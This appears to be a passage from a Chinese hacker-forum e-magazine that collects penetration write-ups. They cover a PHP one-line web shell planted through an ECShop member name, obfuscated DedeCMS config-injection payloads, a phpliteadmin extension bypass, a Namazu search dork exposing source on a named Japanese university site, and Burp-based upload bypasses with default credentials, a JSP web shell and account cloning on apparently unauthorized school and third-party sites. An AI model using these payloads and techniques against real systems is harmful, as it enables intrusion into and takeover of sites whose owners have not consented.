


图 3-1-2

好吧,没办法了,先看下是 linux 服务器还是 iis6 的还是什么。打开 wwwscan 扫下,如图 3-1-3:




图 3-1-3

运气不错,是 iis6 的,接下来就好办了,直接添加一个一句话的会员,如图 3-1-4:

<input type="checkbox"/> 编号	会员名称	邮件地址
<input checked="" type="checkbox"/> 1	<?php eval(\$_POST[cmd]);?>	1111111@1111.com

图 3-1-4

然后呢, 就是自定义备份数据库了, 直接备份 `ecs_users`, 因为这个是会员列表, 如图 3-1-5:



图 3-1-5

好吧, 打开看看, 如图 3-1-6:




图 3-1-6

好吧, 貌似可以。这是凡叔大大让做的, 别砸我啊。

因为是 root 权限, 我试了执行命令表示不行, 其他方法大家可以找站自己测试哈  
当然方法不止这几种, 只能说我也不会。

在送上 7 种拿 shell 方法地址: <http://pan.baidu.com/s/188Ba1>

(全文完) 责任编辑: 游风

## 第2节 跟法客一起进步——学习成果 (dede 后台写 shell)

作者: raindrop

来自: 法客论坛 - F4ckTeam

网址: <http://team.f4ck.org/>

只需要后台的基本设置可用就行, 利用文件 data/config.cache.inc.php。

部分代码:

```
<?php
$cfg_basehost = 'http://localhost';
$cfg_cmspath = '';
$cfg_cookie_encode = 'UoFWk5159K';
$cfg_indexurl = '/';
$cfg_backup_dir = 'backupdata';
$cfg_indexname = '主页';
$cfg_webname = '我的网站';
$cfg_adminemail = 'admin@dedecms.com';
$cfg_html_editor = 'ckeditor';
$cfg_arcdir = '/a';
$cfg_medias_dir = '/uploads';
$cfg_ddimg_width = 240;
$cfg_ddimg_height = 180;
$cfg_domain_cookie = '';
$cfg_imgtype = 'jpg|gif|png';
$cfg_softtype = 'zip|gz|rar|iso|doc|xsl|ppt|wps';
$cfg_mediatype = 'swf|mpg|mp3|rm|rmvb|wmv|wma|wav|mid|mov';
```

可以看到数据都被单引号限制了, 看我如何突破。

```
$cfg_backup_dir = 'backupdata/\';
$cfg_indexname = '/*';
$cfg_webname = '*/echo 1//';
```

利用单行注释符'//'和多行注释符'/\*\*/', 转义符'\'。

为方便讲解, 我把代码中的单引号用中文标示:

```
$cfg_backup_dir = 单引 1backupdata/\单引 2;
$cfg_indexname = 单引 3;/*单引 4;
$cfg_webname = 单引 5*/echo "1";//单引 6;
```

首先注释掉单引号 2, 直接用//是不能注释掉的, 列: echo '//';输出 //。所以我们先转义单引号 2, 在注释/\。注释后单引号 1 与单引号 3 就组合成一对, 再加; 让语句结束。在利用多行注释/\*\*/将单引号 4 与单引号 5 注释掉, 因为注释符在引号外, 所以不会出错。这样就让

\$cfg\_webname 的语句 echo 1;可以执行, 在利用单行注释符注释丢一个单引号与结束符(';')。讲解结束, 我本地搭建的 dede 测试成功, 如图 3-2-1 和图 3-2-2:

```
$cfg_backup_dir = 'backupdata/\'';  
$cfg_indexname = '/*';  
$cfg_webname = '*/$a=range(1,  
200);$b=chr($a[96]).chr($a[114]).chr($a[114]).chr($a[100]).chr($a[113]).chr($a[115]);  
$b($chr($a[94]).chr($a[79]).chr($a[78]).chr($a[82]).chr($a[83]){chr($a[51])};/'
```

网站名称:	*/\$a=range(1,200);\$b=chr(\$a[96]).chr(\$a[114]).chr(\$a[114]).chr(\$a[100]).chr
文档HTML默认保存路径:	/a
图片/上传文件默认路径:	/uploads

图 3-2-1

数据备份目录 (在data目录内):	backupdata/\'
--------------------	---------------

图 3-2-2

后面的设置右面有变量名, 可以很随意的发挥。

(全文完) 责任编辑: 游风

### 第3节 phpliteadmin 1.9.4 Multiple Vulnerabilities

作者: n1fox

来自: 习科论坛 - SilicGroup

网址: <http://blackbap.org/>

Details of phpliteadmin <= 1.9.3 Remote PHP Code Injection Vulnerability in here:

<http://pan.baidu.com/s/1iQiO3>.

Vulnerabilitie Informations' Last Update in 2013.01.10, and 2013.01.12 in Silic Security phpliteadmin patched in 2013.3.18, it sets a Variable \$allowed\_extensions to limit the extensions name of database.

line 84 in version 1.9.4.1

```
$allowed_extensions = array('db', 'db3', 'sqlite', 'sqlite3');
```

and line 578 to line 591:

```
// checks the (new) name of a database file  
function checkDbName($name)  
{  
    global $allowed_extensions;  
    $info = pathinfo($name);  
    if(isset($info['extension']) && !in_array($info['extension'], $allowed_extensions))  
    {  
        return false;  
    } else  
    {  
        return (!is_file($name) && !is_dir($name));  
    }  
}
```

```
}
```

so rename or add database which not end with "db3", "db", "sqlite", "sqlite" are not allow.  
but some names like "1.x.2.db3" allowed.

if the web server is IIS 6.0 can use name './1.php;.db3' and './1.php.xxxxxxxx;.db3' on Apache  
<=2.2.11 Server.

(全文完) 责任编辑: 游风

## 第4节 Namazu cgi 过滤不严敏感信息搜索及预览安全问题

作者: 小 D の马甲

来自: 习科论坛 - SilicGroup

网址: <http://blackbap.org/>

Namazu 来自日本神话, 神话中说日本列岛被一条大鲸鱼围绕着, 可以引起地震等, 这条大鱼就叫 Namazu。

日本大学、政府站点中有套常用的程序也叫 Namazu, 这套程序主要用于搜索网站内容。程序存在权限限制不严、搜索内容过滤不严等问题。

发现问题于: 2012 年 6 月。

关键字:

```
inurl:inurl:/namazu/namazu.cgi
```

这套程序上次爆出漏洞于 2008 年, 是搜索型跨站漏洞。最新版本已经修复该漏洞, 但是存在权限设置不严以及敏感信息预览等内容。

例如:

```
http://www.kyoto-art.ac.jp/cgi-bin/namazu/namazu.cgi?whence=0&query=%27&image.x=6&image.y=147
```

可以看到搜索结果中:

```
question_1.tpl
```

```
運命の相手はあの天才!? 結婚するなこの芸術家?!診断 <?php //共通 require_once('../includes/init.php');  
$title = '結婚するならこの芸術家?!診断(Facebook アプリ)'; $description = '京都造形芸術大学が提供す  
http://www.kyoto-art.ac.jp/t-tenohira/marriage/question_1.tpl (3, 779 kbytes)
```

可以利用该程序可以搜索到站内程序、数据库备份目录中的内容、wordpress 装有哪些插件, 直接预览 php 源码, 读取管理员配置信息等。

修复方法: 我是不会告诉小日本限制可以搜索的目录权限的。

(全文完) 责任编辑: 游风

# 第四章 常规渗透

## 第1节 burpsuite 细心突破上传

作者: wv 晴天

来自: 法客论坛 - F4ckTeam

网址: <http://team.f4ck.org>

起因是对某站的旁注, 首先看此站是企业站, 感觉应该比较好撸, 于是开始。打开网站浏览

了一下,居然链接都是html的,但椰树提示是asp的,放到WVS等神器看下,爬行出后台地址: http://xx.com/guanli/,过了一会,什么漏洞都没扫出来,可恶的html,之后就去尝试弱口令,没想到admin秒杀了哈哈,如图4-1-1:



图 4-1-1

找到添加产品准备上传,上传了个xm.asp,但是还没点上传就出现了这个,如图4-1-2:



图 4-1-2

这是典型的本地验证啊,修改源码保存到本地,burpsuit继续。有filepath,直接改之,将以



前的 big 改成 1.asp, 长度比以前增加 2, 为 2776, 如图 4-1-3:

```
POST /guanli/pro_upfile_flash.asp HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: zh-CN
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64)
Content-Type: multipart/form-data; boundary=-----7
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: ██████████
Content-Length: 2776 ██████████
Proxy-Connection: Keep-Alive
Pragma: no-cache
Cookie: ASPSESSIONIDQCCCQCRB=HJMPJBBAFCKEKJPJJDJENFJ

-----7dde3212041e
Content-Disposition: form-data; name="filepath"

../pic/1.asp/ ██████████
-----7dde3212041e
```

图 4-1-3

可是结果失败了, 目录权限比较死, 如图 4-1-4:

```
Content-Length: 481
Content-Type: text/html
Cache-control: private

<script language="javascript" type="text/javascript" src="js/admin.js" ></script>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<link href="css/css.css" rel="stylesheet" type="text/css">
<font face="Arial" size=2>
<p>ADODB.Stream</font> <font face="Arial" size=2>error '800a0bbc'</font>
```

图 4-1-4

接着我们修改这里, 将 jpg 改成 asp 尝试一下。此时上传的文件得是 asp 的, 如图 4-1-5:

```
Content-Disposition: form-data; name="file1x"

jpg
-----7dde3212041e
Content-Disposition: form-data; name="EditName"
```

图 4-1-5

结果还是失败了, 然后我们这样改, 在 20 改 00 截断下, 如图 4-1-6:

```
-----7dd2b8162041e
Content-Disposition: form-data; name="filepath"

../pic/big/xm.asp□
-----7dd2b8162041e
Content-Disposition: form-data; name="file1x"

jpg
-----7dd2b8162041e
Content-Disposition: form-data; name="EditName"

pic
-----7dd2b8162041e
Content-Disposition: form-data; name="FormName"

myform
```

图 4-1-6

结果还是失败的, 如下图, 难道我们就没有办法了吗? 当然不是, 如图 4-1-7:

```
<script language="javascript" type="text/javascript" src="js/admin.js" ></script>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<link href="css/css.css" rel="stylesheet" type="text/css">
<script language=javascript>alert('0000jpg0gif00000!\n\n00000000jpg0gif000000000\n\n0
```

图 4-1-7

然后我们改成 xm.asp;jpg, 接着单击 go, 如图 4-1-8:

```
<script language="javascript" type="text/javascript" src="js/admin.js" ></s
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<link href="css/css.css" rel="stylesheet" type="text/css">
<div style='color:#CCFF66;' align='center'>00000000,0000Error_02</div><div
align='center'>00000000,0000../pic/big/xm.jpg2013-9-17-22-42-35.jpg</div><s
ript>
<script language="javascript">
index.alert("000000;00000000000000000000");

```



图 4-1-8

注意文件名, 可以看出是强制添了一个 2013-9-17-22-42-35.jpg, asp 也给过滤掉了, 接着我又尝试 asp.asp;jpg, 如图 4-1-9:

```
<script language="javascript" type="text/javascript" src="js/admin.js" ></script>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<link href="css/css.css" rel="stylesheet" type="text/css">
<div style='color:#CCFF66;' align='center'>00000000,0000Error_02</div><div style='co
align='center'>00000000,0000../pic/big/asp.aspjpg2013-9-17-23-6-10.jpg</div><script>
!</script>
<script language="javascript">

```



图 4-1-9

这回可以确定是将 asp 过滤成空格了, 记得以前有的程序只对字符串过滤一次, 于是就有了后缀 asaspp, 改成 asaspp.asaspp; jpg 上传之, 如图 4-1-10:

```
Content-Disposition: form-data; name="filepath"
../pic/big/asaspp.asaspp
-----7ddf5361e045a
Content-Disposition: form-data; name="file1x"
```



```
Response
Raw Headers Hex
HTTP/1.1 200 OK
Date: Tue, 17 Sep 2013 15:16:26 GMT
Server: Microsoft-IIS/6.0
Content-Length: 614
Content-Type: text/html
Cache-control: private
<script language="javascript" type="text/javascript" s:
<meta http-equiv="Content-Type" content="text/html; ch
<link href="css/css.css" rel="stylesheet" type="text/c
<div style='color:#CCFF66;' align='center'>00000000,000
align='center'>00000000,0000../pic/big/asp.asp<script>
```

图 4-1-10

注意, 真的只是过滤一次, asaspp 成功突破。可是没有办法构造出 asp.asp 的目录啊, 上面已经尝试过将 big 改成 1.asp 失败了, 陷入了僵局。

经过了一段时间的思考, 我想 asaspp, asaspp 在加上截断上传应该能行, 于是构造出 asaspp, asaspp (注意有空格, 20 改 00 截断), 如图 4-1-11:




图 4-1-11

o(∩\_∩)o 哈哈~成功突破, 结果小马上大马的时候这个路径及其父路径都没有上传的权限, 果然是做了修改, 最后进后台发现有/pic/log 目录, 成功上传, 服务器权限死的很, 各种不支持, 提权失败了, 只能写到这里了。

(全文完) 责任编辑: 鲨影\_sharow

## 第2节 对悠悠校园办公管理平台的一次渗透

作者: 甜甜圈

来自: 法客论坛 - F4ckTeam

网址: <http://team.f4ck.org>

今天朋友发来一个学校网站, 希望能够检测一下。照例打开看看 <http://xxxx.szlg.edu.cn/>, 菜鸟的手法, 大家看看就好了...同时用御剑扫扫目录, 发现网站是 jsp 的, 还有其他目录, 这么多目录干脆所有目录都扫一遍, 看看有什么信息, 如图 4-2-1:



图 4-2-1




图 4-2-3

扫完之后御剑一片空白, 如图 4-2-2:




图 4-2-2

什么都没有发现。有点郁闷..转到网站主页来看看有什么可以利用的地方, 如图 4-2-3。  
拉到最下面, 居然看到后台 system/login.jsp, 果断打开看看, 如图 4-2-4:



图 4-2-4

试了常用的默认密码, admin 登录失败。看到客户端下载。我想下载下来看看源码也不错, 不得不吐槽一下, 如图 4-2-5:




图 4-2-5

下载速度给限制到了 50KB, 70M 下载了半个小时, 我都快忘记了这个网站了, 到百度查查这个网站系统除了登录查找不到其他网站系统信息, 如图 4-2-6:



图 4-2-6

转过头看看下载完成的, 如图 4-2-7:



图 4-2-7

需要安装, 果断不安装...

看下使用说明有没有什么利用的东西, 例如默认登录密码, 如图 4-2-8:




图 4-2-8

运气不错, 看到帐号: admin2000, 算了一下密码的字符同样是 9 个。

确定默认帐号密码就是 admin2000 admin2000。

随便百度打开个登录试一下, 如图 4-2-9:



图 4-2-9

居然进去了, 爽歪歪, 不过不是目标站。既然登录进来, 顺便拿下 shell。

应该没有过滤上传, 随便找个上传的地方。  
头像这个地方, 如图 4-2-10:




图 4-2-10

传 jsp 一句话, 如图 4-2-11:



图 4-2-11

右键属性得到地址, 嘿嘿, 如图 4-2-12:



图 4-2-12

菜刀连接, 如图 4-2-13:




图 4-2-13

没问题, 马上转回目标站点, 心想应该能简单拿下, 来到我们的站点。  
<http://xxx.szlg.edu.cn/system/login.jsp>, 如图 4-2-14:



图 4-2-14

admin2000 登录, 如图 4-2-15:



图 4-2-15

看来管理员改了密码了, 组合了几个密码登录不了, 网站是 jsp 我也不会注入 →\_→, 想想有什么其他好办法 ..., 想到刚才不是拿了一个嘛, 来看看源码有什么可以利用的地方, JSP

大部分都是 system 权限 无压力克隆了一个帐号, 如图 4-2-16:




图 4-2-16

进去服务器翻网站, 心想可以通过找数据库的位置 还有编辑器, 翻了一会没看到数据库的痕迹, 看下编辑器, 嘿嘿, 给我翻到 fck 编辑器, 如图 4-2-17:



图 4-2-17

果断复制路径到

<http://xxxxx.szlg.edu.cn/common/fckeditor/editor/filemanager/browser/default/browser.html>



打开上传, 点击上传之后没有反映..没有上传上, 如图 4-2-18:

